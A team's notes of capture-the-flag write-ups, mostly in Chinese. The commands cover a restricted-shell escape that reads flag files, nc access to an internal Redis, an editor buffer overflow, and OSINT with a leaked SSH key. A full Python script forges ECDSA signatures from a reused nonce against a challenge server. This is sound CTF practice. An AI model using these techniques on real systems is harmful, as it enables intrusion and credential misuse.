
目前已经尝试：cat flag ， cat

ls的l一直打不出来（会被解析为大写的i和小写的i （或者屏蔽了ls，后台是用python做图像转换，有时候会返回python的报错

cat会返回一个空白框

软件：ImagetoAsciiArt

应该是要cat flag.php或者txt
这句话太长了直接cat f*就行了
已经.结尾过了所以直接回车就好



返回的粘到txt里得到flag还好不长

localhost | SOLVED | working: R1c0

https://github.com/tabbysable/POC-2020-8558

```
', (2588021584, 0)), ('NOP', None), ('WScale', 7)] |>>>
mangled out: <Ether  dst=02:42:0a:c1:32:b4 src=02:42:0a:c1:32:07 type=0x800 |<IP  version=4 ihl=5 tos=0x0 len=52
127.0.0.1 options=[] |<TCP  sport=58112 dport=6379 seq=1695899357 ack=1304528997 dataofs=8 reserved=0 flags=A wi
stamp', (2588021742, 2476716767))] |>>>
^Croot@PWNED:~# _


^C
root@PWNED:~# nc 127.0.0.3 6379

^C
root@PWNED:~# nc 127.0.0.1 6379
keys *
*1
$33
flag_is_here_iedie8Ee5eniequ4uNie
get flag_is_here_iedie8Ee5eniequ4uNie
$61
cybric

18:45:50.640958 IP (tos 0x0, ttl 64, id 24014, offset 0, flags [DF], proto TCP (6), length 52)
```

LX-100 | SOLVED | working: R1c0，peco

249	4.709285	192.168.54.10	192.168.54.1	HTTP	277	GET /cam.cgi?mode=startstream&value=60524 HTTP/1.1
250	4.713133	192.168.54.1	192.168.54.10	TCP	123	80 → 55551 [PSH, ACK] Seq=132688 Ack=2245 Win=16384 Len=69 [TCP segment of a reassembled PDU]
251	4.713340	192.168.54.10	192.168.54.1	TCP	54	55551 → 80 [ACK] Seq=2245 Ack=132757 Win=65535 Len=0
252	4.716242	192.168.54.1	192.168.54.10	HTTP/X…	169	HTTP/1.1 200 OK
253	4.716316	192.168.54.10	192.168.54.1	TCP	54	55551 → 80 [ACK] Seq=2245 Ack=132872 Win=65535 Len=0
254	4.860080	192.168.54.10	224.0.0.251	MDNS	120	Standard query 0x0000 PTR _airplay._tcp.local, "QU" question PTR _raop._tcp.local, "QU" question OPT
255	4.860124	fe80::4ef:82d9:7f47…	ff02::fb	MDNS	140	Standard query 0x0000 PTR _airplay._tcp.local, "QU" question PTR _raop._tcp.local, "QU" question OPT
256	4.929393	192.168.54.1	192.168.54.10	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=4256) [Reassembled in #261]
257	4.929395	192.168.54.1	192.168.54.10	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=1480, ID=4256) [Reassembled in #261]
258	4.929397	192.168.54.1	192.168.54.10	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=2960, ID=4256) [Reassembled in #261]

看流量可以发现是用startstream传了一个视频流，查了一下资料发现传输的是mjpeg格式

把文件提取出来

```
» /m/c/U/R/Desktop xxd xxx
00000000: 2151 0100 0000 0000 00b8 d7af 351c 1000  !Q..........5...
00000010: 21ff ffff ffff ffff ffff ffff ffff 0095  !...............
00000020: 000a 000a 0001 24ff ffff 0101 0100 d801  ......$.........
00000030: 0177 0194 0271 026c ffff ff01 0000 0000  .w...q.l........
00000040: 0800 0100 0188 0100 7fff 0100 0e00 0100  ................
00000050: fa00 0100 082e 0100 0001 0100 0001 0100  ................
00000060: 0001 0100 0000 1800 ff01 2a40 0000 0000  ..........*@....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 00ff 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0001  ................
000000b0: 0100 0000 00ff d8ff db00 8400 0101 0101  ................
000000c0: 0101 0101 0101 0101 0101 0201 0101 0101  ................
000000d0: 0201 0202 0201 0203 0303 0203 0303 0303  ................
000000e0: 0404 0303 0304 0303 0504 0404 0404 0505  ................
000000f0: 0305 0504 0505 0505 0504 0505 0101 0101  ................
00000100: 0101 0101 0202 0103 0503 0305 0505 0505  ................
00000110: 0505 0505 0505 0505 0505 0505 0505 0505  ................
00000120: 0505 0505 0505 0505 0505 0505 0505 0505  ................
00000130: 0505 0505 0505 0505 0505 0505 05ff c000  ................
00000140: 1108 01e0 0280 0301 2100 0211 0103 1101  ........!.......
00000150: ffc4 01a2 0000 0105 0101 0101 0101 0000  ................
00000160: 0000 0000 0000 0102 0304 0506 0708 090a  ................
00000170: 0b10 0002 0103 0302 0403 0505 0404 0000  ................
00000180: 017d 0102 0300 0411 0512 2131 4106 1351  .}........!1A..Q
00000190: 6107 2271 1432 8191 a108 2342 b1c1 1552  a."q.2....#B...R
000001a0: d1f0 2433 6272 8209 0a16 1718 191a 2526  ..$3br........%&
000001b0: 2728 292a 3435 3637 3839 3a43 4445 4647  '()*456789:CDEFG
000001c0: 4849 4a53 5455 5657 5859 5a63 6465 6667  HIJSTUVWXYZcdefg
000001d0: 6869 6a73 7475 7677 7879 7a83 8485 8687  hijstuvwxyz.....
000001e0: 8889 8a92 9394 9596 9798 999a a2a3 a4a5  ................
000001f0: a6a7 a8a9 aab2 b3b4 b5b6 b7b8 b9ba c2c3  ................
00000200: c4c5 c6c7 c8c9 cad2 d3d4 d5d6 d7d8 d9da  ................
00000210: e1e2 e3e4 e5e6 e7e8 e9ea f1f2 f3f4 f5f6  ................
00000220: f7f8 f9fa 0100 0301 0101 0101 0101 0101  ................
00000230: 0000 0000 0000 0102 0304 0506 0708 090a  ................
00000240: 0b11 0002 0102 0404 0304 0705 0404 0001  ................
00000250: 0277 0001 0203 1104 0521 3106 1241 5107  .w.......!1..AQ.
00000260: 6171 1322 3281 0814 4291 a1b1 c109 2333  aq."2...B.....#3
00000270: 52f0 1562 72d1 0a16 2434 e125 f117 1819  R..br...$4.%....
00000280: 1a26 2728 292a 3536 3738 393a 4344 4546  .&'()*56789:CDEF
00000290: 4748 494a 5354 5556 5758 595a 6364 6566  GHIJSTUVWXYZcdef
000002a0: 6768 696a 7374 7576 7778 797a 8283 8485  ghijstuvwxyz....
000002b0: 8687 8889 8a92 9394 9596 9798 999a a2a3  ................
000002c0: a4a5 a6a7 a8a9 aab2 b3b4 b5b6 b7b8 b9ba  ................
000002d0: c2c3 c4c5 c6c7 c8c9 cad2 d3d4 d5d6 d7d8  ................
```

改文件后缀为mjpg，用potplayer播放就能找到flag

Smashed Container | OPEN | working: peco

一个镜像，根据视频的操作，flag是用veracrypt挂载在container.dat文件里
在最后他用lol把container.dat文件覆盖了？

```
C:\Users\Administrator>echo lol > e:\container.dat
```

提示是这个container.dat是稀疏文件
那肯定是恢复文件啊 用取证大师或者直接看文件系统啊
那必然是没用，取证大师不可

FutureTech | SOLVED |working: r1c0

http3 + dccp + ipv6
首先ipv6的机器。。
然后socat转发udp到dccp

```
socat UDP-LISTEN:1336,reuseaddr,fork TCP6-CONNECT:
[2a03:b0c0:3:d0::131a:1001]:443,type=6,prototype=33
```

接着编译一个 http3 的 curl 就完事了

```
root@server:/tmp/curl/curl# ./src/curl --http3 https://localhost:1336/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 37.01//EN" "https+dccp+ipv6://www.w3.org/TR/html37/strict
.dtd">
<html>
    <head>
        <meta charset="utf-8192" />
        <title>Hello from the Future!</title>
    </head>
    <body>
        <center>
            <vertical-center>
                <img src="/net100.heic" />
            </vertical-center>
        </center>
    </body>
</html>
root@server:/tmp/curl/curl# ./src/curl --http3 https://localhost:1336/^C
root@server:/tmp/curl/curl#
```

CTB：

rm –rf’er | SOLVE | working: ThTsOd fjh1997

echo * 列出文件
通过自动补全可知当前可用命令
alias alloc
bg bindkey break breaksw builtins
case cd chdir complete continue
default dirs
echo echotc else end endif endsw eval exec exit
fg filetest foreach
glob goto
hashstat
history hup
if
jobs
kill

limit log login logout ls-F
nice nohup notify
onintr
popd printenv pushd
rehash repeat
sched set setenv settc setty shift source stop suspend switch
telltc termname time
umask unalias uncomplete unhash unlimit unset unsetenv
wait where which while


/etc/ctf有docker文件
source把文件第1行作为命令执行，可输出文件内容
source -h FILENAME 读取文件
history 查看

echo 'echo "$<"' > /b.sh && source /b.sh < /etc/ctf/flag.txt
一句话就行了。
但是只能读文件第一行，要读所有的，还需要写脚本，虽然第一行就够读flag了
echo '@ num = 10\nwhile ($num > 1)\n set word = "$<"\n echo "$word"\n @ num -= 1\n # rest of code...\nend\n' > /b.sh && source /b.sh < /etc/ctf/flag.txt

Little Buggy Editor | SOLVE | working : Thu1e,xia0ji233，limu

只要能够做到在F3之后能写入/etc/flag.txt就行了，read_filename里不存在数据转化引发的漏洞
因为read_filename不支持输入/，因此只能考虑在书中输入/etc/flag.txt然后想办法让它读出来，或者如果book中本身存在这个字符就更好了，因为书显示的内容受限于命令行的长度，所以也不确定书后面的内容到底是什么
想到的还有一种方式就是通过溢出Globalbuffer全局变量的方式写到FileName变量去，然后直接open。但是中间差了250528个字节，最优方案就是x多2，y多28的情况去写上/etc/flag.txt
理论上只要整个够大的屏幕, 让xshell的命令行能一次性显示500行以上, 直接在第501的位置写上/etc/flag.txt, 最后f5一下就能读到flag了, 但是我没辣么大的屏幕, 所以求好心人给个给个, 我拿flag换(不是)
xshell尝试执行总结: 目标为第250529字节写为/etc/flag.txt即可覆盖了FileName, 那么只要让x行即xshell在运行editor时能显示到第502行让我们能够进行写入即可, 现在我xshell的情况是: 头部得留一个栏, (会话选项卡, 地址栏, 链接栏, 菜单栏, 标准按钮)五个当中得留下一个, 要不然程序会直接终止, 底部状态栏也不能关, 要不然会终止, 其它限制还有: xshell不能全屏, 电脑显示方

向不能纵向, 这些都会导致程序终止, 电脑任务栏可以放左边或者右边腾出位置, 最终效果如下:



字体为黑体, 大小3, 当前会话属性中, 行距为-3, 字符间距无所谓别太大就行, 可输入到498行, 就差一丢丢了, 可能和电脑屏幕大小有关系, 希望电脑屏幕大的佬可以试试看在第502行第29个字节左右的位置写///etc/flag.txt(出错了可以自己在10字节以内改改试试看, /个数自己估摸), 然后按F5, 再把字体大小切回来看flag(双屏我没试过, 毕竟没有)

试着尝试了打开501行，然后全屏的502行连接直接close，尝试直接用502行的ssh连接，直接close，貌似是有检测的吧。

后来算了一下, 发现是写在501行的

更新: 做出来了, 就是之前的思路, 覆盖成/etc/flag.txt就行了, 前面师傅有问题是窗口大小设置出了问题, 窗口过大

Namecheck | SOLVED | working : Limu, R1c0

在解压的目录发现了 .bash_history文件，发现了其中进行了git的提交，分析了下目录下的.ssh文件下的key文件，获得其中的登陆名称。

```
└─○ssh-keygen -l -f ./key
3072 SHA256:s+PJxPPVuyiJGRf7NeID/awGxAN679ALFtr5gyUEvKw vividcoala@localhost (RSA)
```

3072 SHA256:s+PJxPPVuyiJGRf7NeID/awGxAN679ALFtr5gyUEvKw vividcoala@localhost (RSA)


```
[.ssh] ssh -i ./key git@github.com
The authenticity of host 'github.com (13.250.177.223)' can't be established.
RSA key fingerprint is SHA256:nThbg6kXUpJWG17E1IGOCspRomTxdCARLviKw6E5SY8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'github.com' (RSA) to the list of known hosts.
Warning: untrusted X11 forwarding setup failed: xauth key data not generated
PTY allocation request failed on channel 0
Hi poggersdog12! You've successfully authenticated, but GitHub does not provide shell access.
Connection to github.com closed.
```

使用自带的key密钥文件去链接git@github.com。

```
ssh -i ./key git@github.com
```


```
获取到用户名poggersdog12。
```


的确是找到了这个人的github地址：https://github.com/poggersdog12
并且通过其创建的repo库，我们发现了部分的信息




commit 信息找到 instagram：
https://www.instagram.com/vividcoala/

然后直播：


BOARDING PASS/ПОСАДОЧНЫЙ ТАЛОН
ISSUED BY
ВЫДАН
AEROFLOT
Russian Airlines
MR
MOSCOW SHER SVO SU24
ST PETERSBU LED
N
16JUL
17: 10
ZONE 3
KIOSK
GATE
103
BOARDING TIME
16: 30
GATE CLOSED
16: 50
SEAT
20D
SU24
HAVE A NICE TRIP!
Gate closes 20 minutes
before departure
СЧАСТЛИВОГО ПУТИ!
ДОСМОТР


Read My Boarding Pass
Scan Boardingpass
Clear Data
Clear Data and Exit
Barcode Type: PDF_417
ECL: 3
M1 DIVOV/NIKOLAI MR EQCMYKK SVOLEDSU 0024 197Y020D0053
162<532
1MR1197BSU 2A555604939055
9 1 N
An error occured while decoding the barcode. Please try again.
Please keep the barcode flat and not bended, ensure proper lighting



cyber:

signer | SOLVED | working : striving

ecdsa签名，可以得到服务器的几组签名，发现r相同，则是使用了相同的随机数，利用两组签名可以还原私钥，那么先交互两组签名求到私钥再签名目标明文返回flag：

```
from ecdsa import ecdsa as ec
from pwn import *
import random
from gmpy2 import *
from hashlib import *

RNG = random.Random()
g = ec.generator_192
n = g.order()

p=remote("109.233.61.10",10105)
context.log_level="debug"
p.recvuntil(">")
p.sendline("1")
xx=eval(p.recvuntil("\n"))
r,s1,h1=xx

p=remote("109.233.61.10",10105)
context.log_level="debug"
p.recvuntil(">")
p.sendline("1")
xx=eval(p.recvuntil("\n"))
r,s2,h2=xx

K=(h1-h2)*(invert(s1-s2,n)) %n
```

```
ss1=(s1*K-h1)*invert(r,n)%n
ss2=(s2*K-h2)*invert(r,n)%n
print(ss1==ss2)

p=remote("109.233.61.10",10105)
context.log_level="debug"
p.recvuntil(">")
p.sendline("2")
p.recvuntil("Get signature for md5(")

msg=p.recvuntil("\n")[1:-3]
print(msg)
hash=int(md5(msg).hexdigest(),16)
k=invert(s2,n)*(h2+r*ss1)%n
s=invert(k,n)*(hash+r*ss1)%n

p.sendline(str(r)+","+str(s))
p.recvuntil("\n")
```

tothemoon | OPEN | working : Zuni-w

题目提示主要是用hamming码纠错。目前情况如下：
1.汉明码纠错将一组120bit即15字节转换为16字节，能纠正一位错误或检测两位错误
2.对出错位置进行了分析，发现共有0xc8a组，其中错误有128处，有一组错误并自动纠错71组，能检测出两组错误的有57组，且所有错误均分布于0x404之前
目前获得的图片如下：
(干,图片损坏插不进来)，要不截个图，(狗头)
能识读的文段为G3nTl3_4Nd_5oFt_3RroR5_R4T3}
想到，既然题目说每15个字节最多1处错误，能不能直接按字节枚举错误的划分方式，这样的话，在同一段汉明码内如果出现了两个错误，必然分别出现在两段之内，似乎可以降低复杂度。
啊啊啊写不出来wwww